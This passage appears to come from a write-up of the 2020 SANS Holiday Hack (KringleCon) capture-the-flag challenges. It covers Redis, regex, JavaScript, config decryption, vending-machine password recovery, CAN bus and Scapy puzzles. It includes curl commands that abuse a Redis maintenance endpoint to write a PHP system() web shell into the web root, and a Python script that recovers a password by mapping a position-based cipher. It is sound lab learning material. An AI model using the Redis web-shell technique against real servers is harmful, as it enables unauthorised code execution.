   26  curl 'http://localhost/maintenance.php?cmd=config,set,dir,/var/www/html'
   27  curl 'http://localhost/maintenance.php?cmd=config,set,dbfilename,dosh.php'
...
   54  curl 'http://localhost/maintenance.php?cmd=set,payload,<?php+system(%27cat+index.php%27);+?>'
   55  curl 'http://localhost/maintenance.php?cmd=bgsave'
   56  curl 'http://localhost/dosh.php' --output tmp
   57  cat tmp
...
   60  cat tmp | xxd
   61  history
```

Ultimately, the output I got looked like this and the challenge was unlocked.




```
Background saving started
player@07ee66dc33d0:~$ curl 'http://localhost/dosh.php' --output tmp
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   683  100   683    0     0   166k      0 --:--:-- --:--:-- --:--:--  166k
player@07ee66dc33d0:~$ cat tmp
REDIS0009�      redis-ver5.0.3�
�edis-bits�@�ctime����_used-mem?
 aof-preamble���@ payload!<?php

# We found the bug!!
#
#         \   /
#         .\-/.
#     /\ ()   ()
#       \/~---~\.-~^-.
# .-~^-./   |   \---.
#      {    |    }   \
#    .-~\   |   /~-.
#   /    \  A  /    \
#         \/ \/
#

echo "Something is wrong with this page! Please use http://localhost/maintenance.php to see if you
 can figure out what's going on"
?>
example1@The site is in maintenance modeexample2#We think there's a bug in index.php@9veY@@?@player
```

Out of curiosity, I ran the output through xxd and noted that the unlocking mechanism is achieved through the output of the `###hhc` command that we've seen before.




```
00000010: 2d76 6572 0535 2e30 2e33 fa0a 7265 6469  -ver.5.0.3..redi
00000020: 732d 6269 7473 c040 fa05 6374 696d 65c2  s-bits.@..ctime.
00000030: c1ed e65f fa08 7573 6564 2d6d 656d c290  ..._..used-mem..
00000040: 180d 00fa 0c61 6f66 2d70 7265 616d 626c  .....aof-preambl
00000050: 65c0 00fe 00fb 0300 0007 7061 796c 6f61  e.........payloa
00000060: 6421 3c3f 7068 700a 0a23 2057 6520 666f  d!<?php..# We fo
00000070: 756e 6420 7468 6520 6275 6721 210a 230a  und the bug!!.#.
00000080: 2320 2020 2020 2020 2020 5c20 2020 2f0a  #         \   /.
00000090: 2320 2020 2020 2020 2020 2e5c 2d2f 2e0a  #         .\-/..
000000a0: 2320 2020 2020 2f5c 2028 2920 2020 2829  #     /\ ()   ()
000000b0: 0a23 2020 2020 2020 205c 2f7e 2d2d 2d7e  .#       \/~---~
000000c0: 5c2e 2d7e 5e2d 2e0a 2320 2e2d 7e5e 2d2e  \.-~^-..# .-~^-.
000000d0: 2f20 2020 7c20 2020 5c2d 2d2d 2e0a 2320  /   |   \---..#
000000e0: 2020 2020 207b 2020 2020 7c20 2020 207d       {    |    }
000000f0: 2020 205c 0a23 2020 2020 2e2d 7e5c 2020     \.#    .-~\
00000100: 207c 2020 202f 7e2d 2e0a 2320 2020 2f20   |   /~-..#   /
00000110: 2020 205c 2020 4120 202f 2020 2020 5c0a     \  A  /    \.
00000120: 2320 2020 2020 2020 2020 5c2f 205c 2f0a  #         \/ \/.
00000130: 2320 2323 2323 2368 6863 3a7b 2268 6173  # #####hhc:{"has
00000140: 6822 3a20 2234 3839 6639 3361 3265 3739  h": "489f93a2e79
00000150: 3236 3761 6666 6439 6336 3964 6666 3465  267affd9c69dff4e
00000160: 3836 3231 3331 6635 6130 3461 3338 3936  862131f5a04a3896
00000170: 3634 3335 3630 6637 3634 6433 3835 3835  643560f764d38585
00000180: 6163 3938 3422 2c20 2272 6573 6f75 7263  ac984", "resourc
00000190: 6549 6422 3a20 2235 3437 3666 3635 652d  eId": "5476f65e-
000001a0: 3730 3336 2d34 6661 382d 3938 3664 2d34  7036-4fa8-986d-4
000001b0: 3530 6531 6366 3666 3038 3422 7d23 2323  50e1cf6f084"}###
000001c0: 2323 0a0a 6563 686f 2022 536f 6d65 7468  ##..echo "Someth
000001d0: 696e 6720 6973 2077 726f 6e67 2077 6974  ing is wrong wit
```

Holly gives us a congratulatory message and some hints for the Tag Generator challenge.

Elf: Holly Evergreen	
	 Holly Evergreen3:11AM See? I knew you could to it! I wonder, could we figure out the problem with the Tag Generator if we can get the source code? Can you figure out the path to the script? I've discovered that enumerating all endpoints is a really good idea to understand an application's functionality. Sometimes I find the Content-Type header hinders the browser more than it helps. If you find a way to execute code blindly, maybe you can redirect to a file then download that file? ...

Extra: Sort-o-matic (Minty Candycane)



Elf: Minty Candycane

Minty Candycane 3:17AM
Hey there, KringleCon attendee! I'm Minty Candycane!
I'm working on fixing the Present Sort-O-Matic.
The Sort-O-Matic uses JavaScript regular expressions to sort presents apart from misfit toys, but it's not working right.
With some tools, regexes need / at the beginning and the ends, but they aren't used here.
You can find a regular expression cheat sheet here if you need it.
You can use this regex interpreter to test your regex against the required Sort-O-Matic patterns.
Do you think you can help me fix it?

Minty's challenges can be solved with some simple regular expressions, which are documented below.

1. Matches at least one digit

```
[0-9]
```

2. Matches 3 alpha a-z characters ignoring case

```
[a-zA-Z]{3}
```

3. Matches 2 chars of lowercase a-z or numbers

```
[a-z0-9]{2}
```

4. Matches any 2 chars not uppercase A-L or 1-5

```
[^A-L0-5]{2}
```

5. Matches three or more digits only

```
^[0-9]{3,}$
```

6. Matches multiple hour:minute:second time formats only

```
^((0*[0-9])|(1[0-9])|(2[0-4]))(:[0-5][0-9]){2}$
```


7. Matches MAC address format only while ignoring case

```
^[0-9a-fA-F]{2}(:[0-9a-fA-F]{2}){5}$
```

8. Matches multiple day, month, and year date formats only


```
^(([0-2][0-9])|(3[0-1]))[\.\-/]((0[0-9])|(1[0-2]))[\.\-/][0-9]{4}$
```

This fixes the Sort-O-Matic and gives us a congratulatory message from Minty with some hints.



SORT-O-MATIC FIXED


Congratulations, you fixed the SORT-O-MATIC and now presents and broken misfit toys are sorted properly!



Elf: Minty Candycane

Minty Candycane 3:36AM
Great job! You make this look easy!
Hey, have you tried the Splunk challenge?
Are you newer to SOC operations? Maybe check out his intro talk from last year.
Dave Herrald is doing a great talk on tracking adversary emulation through Splunk!
Don't forget about useful tools including Cyber Chef for decoding and decrypting data!
It's down in the Great Room, but oh, they probably won't let an attendee operate it.

Arcade: The Elf Code (Ribb Bonbowford)

Elf: Ribb Bonbowford	
	 Ribb Bonbowford9:39PM Hello - my name is Ribb Bonbowford. Nice to meet you! Are you new to programming? It's a handy skill for anyone in cyber security. This challenge centers around JavaScript. Take a look at this intro and see how far it gets you! Ready to move beyond `elf` commands? Don't be afraid to mix in native JavaScript. Trying to extract only numbers from an array? Have you tried to `filter`? Maybe you need to enumerate an object's keys and then filter? Getting hung up on number of lines? Maybe try to minify your code. Is there a way to `push` array items to the beginning of an array? Hmm...

These were fun challenges that required a bit of JavaScript to pass, which is documented below.

1) Program the elf to the end goal in no more than 2 lines of code and no more than 2 elf commands.

```
elf.moveLeft(10);
elf.moveUp(10);
```

2) Program the elf to the end goal in no more than 5 lines of code and no more than 5 elf command/function execution statements in your code.

```
elf.moveTo(lever[0])
var sum = elf.get_lever(0) + 2
elf.pull_lever(sum)
elf.moveLeft(4)
elf.moveUp(10)
```

3) Program the elf to the end goal in no more than 4 lines of code and no more than 4 elf command/function execution statements in your code.

```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

4) Program the elf to the end goal in no more than 7 lines of code and no more than 6 elf command/function execution statements in your code.

```
for (var i = 0; i < 3; i++) {
  elf.moveLeft(3)
  elf.moveUp(20)
  elf.moveLeft(3)
  elf.moveDown(20)
}
```

5) Program the elf to the end goal in no more than 10 lines of code and no more than 5 elf command/function execution statements in your code..

```
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[0])
var a = elf.ask_munch(0)
var answer = a.filter(item => typeof item == typeof 0);
elf.tell_munch(answer)
elf.moveUp(2)
```

6) Program the elf to the end goal in no more than 15 lines of code and no more than 7 elf command/function execution statements in your code.

```
for (var i = 0; i < 4; i++)
  elf.moveTo(lollipop[i])
elf.moveTo(lever[0])
elf.pull_lever(["munchkins rule"].concat(elf.get_lever(0)))
elf.moveDown(3)
elf.moveLeft(6)
elf.moveUp(2)
```


7) Program the elf to the end goal in no more than 25 lines of code and no more than 10 elf command/function execution statements in your code.

```
function sumit(arr) {
  var ret = 0;
  for (var j = 0; j < arr.length; j++) {
    a2 = arr[j];
    for (var k = 0; k < a2.length; k++) {
      if (typeof a2[k] == typeof 0) ret += a2[k]
    }
  }
  return ret;
}
for (var i = 0; i < 8; i++) {
  var m = i % 4;
  if (m == 0) elf.moveDown(i + 1)
  else if (m == 1) elf.moveLeft(i + 1)
  else if (m == 2) elf.moveUp(i + 1)
  else if (m == 3) elf.moveRight(i + 1)
  elf.pull_lever(i)
}
elf.moveUp(2)
elf.moveLeft(4)
elf.tell_munch(sumit)
elf.moveUp(2)
```

8) Program the elf to the end goal in no more than 40 lines of code and no more than 10 elf command/function execution statements in your code.


```
function getanswer(arr) {
  for (var j = 0; j < arr.length; j++) {
    var a2 = arr[j];
    const keys = Object.keys(a2);
    for (var k = 0; k < keys.length; k++) {
      if (a2[keys[k]] == "lollipop") return keys[k];
    }
  }
  return "";
}

var a = [1, 3, 5, 7, 9, 11]
sum = 0
for (var i = 0; i < 6; i++) {
  m = i % 2
  if (m == 0) elf.moveRight(a[i])
  else if (m == 1) elf.moveLeft(a[i])
  sum += elf.get_lever(i)
  elf.pull_lever(sum)
  elf.moveUp(2)
}
elf.tell_munch(getanswer)
elf.moveRight(11)
```

Completing these challenges, gives us a congratulatory banner and some hints from Ribb.

Elf: Ribb Bonbowford	
	 Ribb Bonbowford10:26PM Wow - are you a JavaScript developer? Great work! Hey, you know, you might use your JavaScript and HTTP manipulation skills to take a crack at bypassing the Santavator's S4.


CP: Speaker UNPrep - lights (Bushy Evergreen)

Elf: Bushy Evergreen



Bushy Evergreen 10:56PM
That's it! What a great password...
Oh, this might be a good time to mention another lock in the castle.
Santa asked me to ask you to evaluate the security of our new HID lock.
If ever you find yourself in posession of a Proxmark3, click it in your badge to interact with it.
It's a slick device that can read others' badges!
Hey, you want to help me figure out the light switch too? Those come in handy sometimes.
The password we need is in the `lights.conf` file, but it seems to be encrypted.
There's another instance of the program and configuration in `~/lab/` you can play around with.
What if we set the user name to an encrypted value?

Let's try running the program without any knowledge to see what would happen.



```
elf@a39dd1c93dd8 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > lights
Checking......
Beep boop invalid password
```

After re-reading Bushy's hint and a little experimentation, I figured out that the configuration file contains the name and password values for the login program. Without reverse engineering the program, we can use Bushy's hints and a little bit of deductive reasoning to try a few things.

One of the possibilities is that the program has a decryption function to decrypt encrypted values. Maybe it will decrypt them no matter which field they are in. Maybe it will also treat unencrypted values as plain text. We can test this by changing the password value to a simple plaintext value, like "`elf`" in `lights.conf`. Trying this confirms the hypothesis.

So how do you get the decrypted string? Easy, when the program loads it displays the last logged in username, so you can just enter the encrypted password value there so the decrypted value is displayed.

In the lab folder, change `lights.conf` to the following:

```
password: elf
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
```


When running the program, the password is shown decrypted:

```
elf@aa2869dea6ac ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? >
```

Now we can use that password with the legitimate lights program, which unlocks the next achievement.

CP: Speaker UNPrep - Vending Machine (Bushy Evergreen)

Elf: Bushy Evergreen


Bushy Evergreen10:56PM
Wow - that worked? I mean, it worked! Hooray for opportunistic decryption, I guess!
Oh, did I mention that the Proxmark can simulate badges? Cool, huh?
There are lots of references online to help.
In fact, there's a talk going on right now!
So hey, if you want, there's one more challenge.
You see, there's a vending machine in there that the speakers like to use sometimes.
Play around with `./vending_machines` in the lab folder.
You know what might be worth trying? Delete or rename the config file and run it.
Then you could set the password yourself to AAAAAAAA or BBBBBBBB.
If the encryption is simple code book or rotation ciphers, you'll be able to roll back the original password.

After reading the clues, let’s try deleting the configuration file to see what happens:

```
elf@04bf1eb290fc ~/lab $ mv vending-machines.json vending-machines.json.bak
elf@04bf1eb290fc ~/lab $ cat vending-machines.json.bak
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}elf@04bf1eb290fc ~/lab $ ./vending-machines
The elves are hungry!

...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > elf-maintenance
Please enter the password > AAAAAAAA

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > AAAAAAAA
Checking......
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines
elf@04bf1eb290fc ~/lab $ ls
door  lights  lights.conf  vending-machines  vending-machines.json  vending-machines.json.bak
elf@04bf1eb290fc ~/lab $ cat vending-machines.json
{
  "name": "elf-maintenance",
  "password": "XiGRehmw"
}elf@04bf1eb290fc ~/lab $
```

The username `elf-maintenance` with password `AAAAAAAA` produces an encrypted string `XiGRehmw`. Does the encryption depend on the username? Try varying the username to check.

```
Please enter the name > elf
Please enter the password > AAAAAAAA
```

It produces the same password, so the password is independent of the username.

```
  "name": "elf",
  "password": "XiGRehmw"
```

Setting the password to `AAAA`, produces a 4 character encrypted value matching the original 4 characters. This implies that the password is encrypted with a fixed per character transform that depends on the position.

```
  "name": "elf",
  "password": "XiGR"
```

The password BBBBBBBB produces

```
  "name": "elf",
  "password": "DqTpKv7f"
```

The password ABABABAB produces

```
  "name": "elf",
  "password": "XqGpevmf"
```

Notice the interlapping characters between the A and B decodes, indicating that each character is encrypted independently from one another and only depends on the position not on a feedback from the previous byte.

The solution to this challenge is to precompute the encoding for every 10 character password and map the original password to the computed encodings. I created a quick python script, which produced the password “CandyCane1”


```
elf@2a3257326051 ~/lab $ python doit.py
aaaaaaaaaa
bbbbbbbbbb
cccccccccc
…
7777777777
8888888888
9999999999
0000000000
__________
----------
Guessing.... CandyCane1
```

The python script used for brute forcing is below:

```
import os
import json
import pickle

PWD="/home/elf/lab"
CMD=os.path.join(PWD,"vending-machines")
JS=os.path.join(PWD,"vending-machines.json")

class Brute(object):
    ALPHABET="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890_-"
    def __init__(self):
        self.d={}
    def add_json(self,letter,fn):
        data = json.load(open(fn,'r'))
        for i,c in enumerate(data.get('password','')):
            d2=self.d.setdefault(i,{})
            d2[c]=letter
        else:pass
    def save(self,fn='Brute.db'):
        pickle.dump(self,file(os.path.join(PWD,fn),'wb'))
    #@staticmethod
    def load(fn='Brute.db'):
        return pickle.load(self,file(os.path.join(PWD,fn),'rb'))
    def guess(self,password="LVEdQPpBwr"):
        ret=""
        for i,c in enumerate(password):
            d2=self.d.get(i,{})
            ret+=d2.get(c,'*')
        else:pass
        return ret;

def main():
    bf=Brute()
    for c in Brute.ALPHABET:
        password=c*10
        print(password)
        os.system('rm {} 2>/dev/null'.format(JS))
        os.system('echo "elf\n{}\n{}" | {} >/dev/null 2>/dev/null'.format(password,password,CMD))
        os.system('mv {} {}.json'.format(JS,os.path.join(PWD,c)))
        bf.add_json(c,os.path.join(PWD,'{}.json'.format(c)))
        bf.save()
    else:pass
    print("Guessing.... {}".format(bf.guess()))

if __name__=="__main__":
    main()
```

The code above doesn’t account for all possible special characters or situations where the encoding is not one to one. However, it was enough to get us the password we needed. Bushy Evergreen congratulates us on a job well done.

CP: CAN-Bus Investigation (Wunorse Openslae)

Elf: Wunorse Openslae	
	**Wunorse Openslae** *8:16PM* Hiya hiya - I'm Wunorse Openslae! I've been playing a bit with CAN bus. Are you a car hacker? I'd love it if you could take a look at this terminal for me. I'm trying to figure out what the unlock code is in this CAN bus log. When it was grabbing this traffic, I locked, unlocked, and locked the doors one more time. It ought to be a simple matter of just filtering out the noise until we get down to those three actions. Need more of a nudge? Check out Chris Elgee's talk on CAN traffic!


This challenge requires just a bit of clever log analysis. Look at the log and note the difference in the CAN BUS codes.

```
Welcome to the CAN bus terminal challenge!
In your home folder, there's a CAN bus capture from Santa's sleigh. Some of
the data has been cleaned up, so don't worry - it isn't too noisy. What you
will see is a record of the engine idling up and down. Also in the data are
a LOCK signal, an UNLOCK signal, and one more LOCK. Can you find the UNLOCK?
We'd like to encode another key mechanism.
Find the decimal portion of the timestamp of the UNLOCK code in candump.log
and submit it to ./runtoanswer!  (e.g., if the timestamp is 123456.112233,
please submit 112233)

elf@77fc3fdcc09a:~$ cat candump.log | cut -d " " -f 3 | cut -d "#" -f 1 | sort | uniq -c | sort
      3 19B
     35 188
   1331 244
elf@77fc3fdcc09a:~$
```


The answer is pretty apparent when you try it this way:

```
elf@77fc3fdcc09a:~$ cat candump.log | fgrep "19B#"
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000

elf@77fc3fdcc09a:~$ ./runtoanswer 122520
Your answer: 122520

Checking....
Your answer is correct!

elf@77fc3fdcc09a:~$
```

On completion, Wunorse congratulates us and gives us some hints.

Elf: Wunorse Openslae	
	**Wunorse Openslae** *8:24PM* Great work! You found the code! I wonder if I can use this knowledge to work out some kind of universal unlocker... ... to be used only with permission, of course! Say, do you have any thoughts on what might fix Santa's sleigh? Turns out: Santa's sleigh uses a variation of CAN bus that we call CAN-D bus. And there's something naughty going on in that CAN-D bus. The brakes seem to shudder when I put some pressure on them, and the doors are acting oddly. I'm pretty sure we need to filter out naughty CAN-D-ID codes. There might even be some valid IDs with invalid data bytes. For security reasons, only Santa is allowed access to the sled and its CAN-D bus. I'll hit him up next time he's nearby.

CP: Scapy Prepper (Alabaster Snowball)

Elf: Alabaster Snowball	
	 Alabaster Snowball 2:08PM Welcome to the roof! Alabaster Snowball here. I'm watching some elves play NetWars! Feel free to try out our Scapy Present Packet Prepper! If you get stuck, you can `help()` to see how to get tasks and hints.

This challenge requires using python to answer a sequence of questions, which are documented below.

```
╔══════════════════════════════════════════════════════════════════╗
║ HELP MENU:                                                       ║
╠══════════════════════════════════════════════════════════════════╣
║ 'help()' prints the present packet scapy help.                   ║
║ 'help_menu()' prints the present packet scapy help.              ║
║ 'task.get()' prints the current task to be solved.               ║
║ 'task.task()' prints the current task to be solved.              ║
║ 'task.help()' prints help on how to complete your task           ║
║ 'task.submit(answer)' submit an answer to the current task       ║
║ 'task.answered()' print through all successfully answered.       ║
╚══════════════════════════════════════════════════════════════════╝
>>> task.get()
Welcome to the "Present Packet Prepper" interface! The North Pole could use your help preparing present packets
for shipment.
```

Start by running the task.submit() function passing in a string argument of 'start'.

```
Type task.help() for help on this question.
>>> task.submit('start')
Correct! adding a () to a function or class will execute it. Ex - FunctionExecuted()
```

Submit the class object of the scapy module that sends packets at layer 3 of the OSI model. Refer to this: https://scapy.readthedocs.io/en/latest/api/scapy.sendrecv.html

```
>>> task.submit(send)
Correct! The "send" scapy class will send a crafted scapy packet out of a network interface.
```

Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.

```
>>> task.submit(sniff)
Correct! the "sniff" scapy class will sniff network traffic and return these packets in a list.
```

Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be stored in a variable named "pkt":

1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
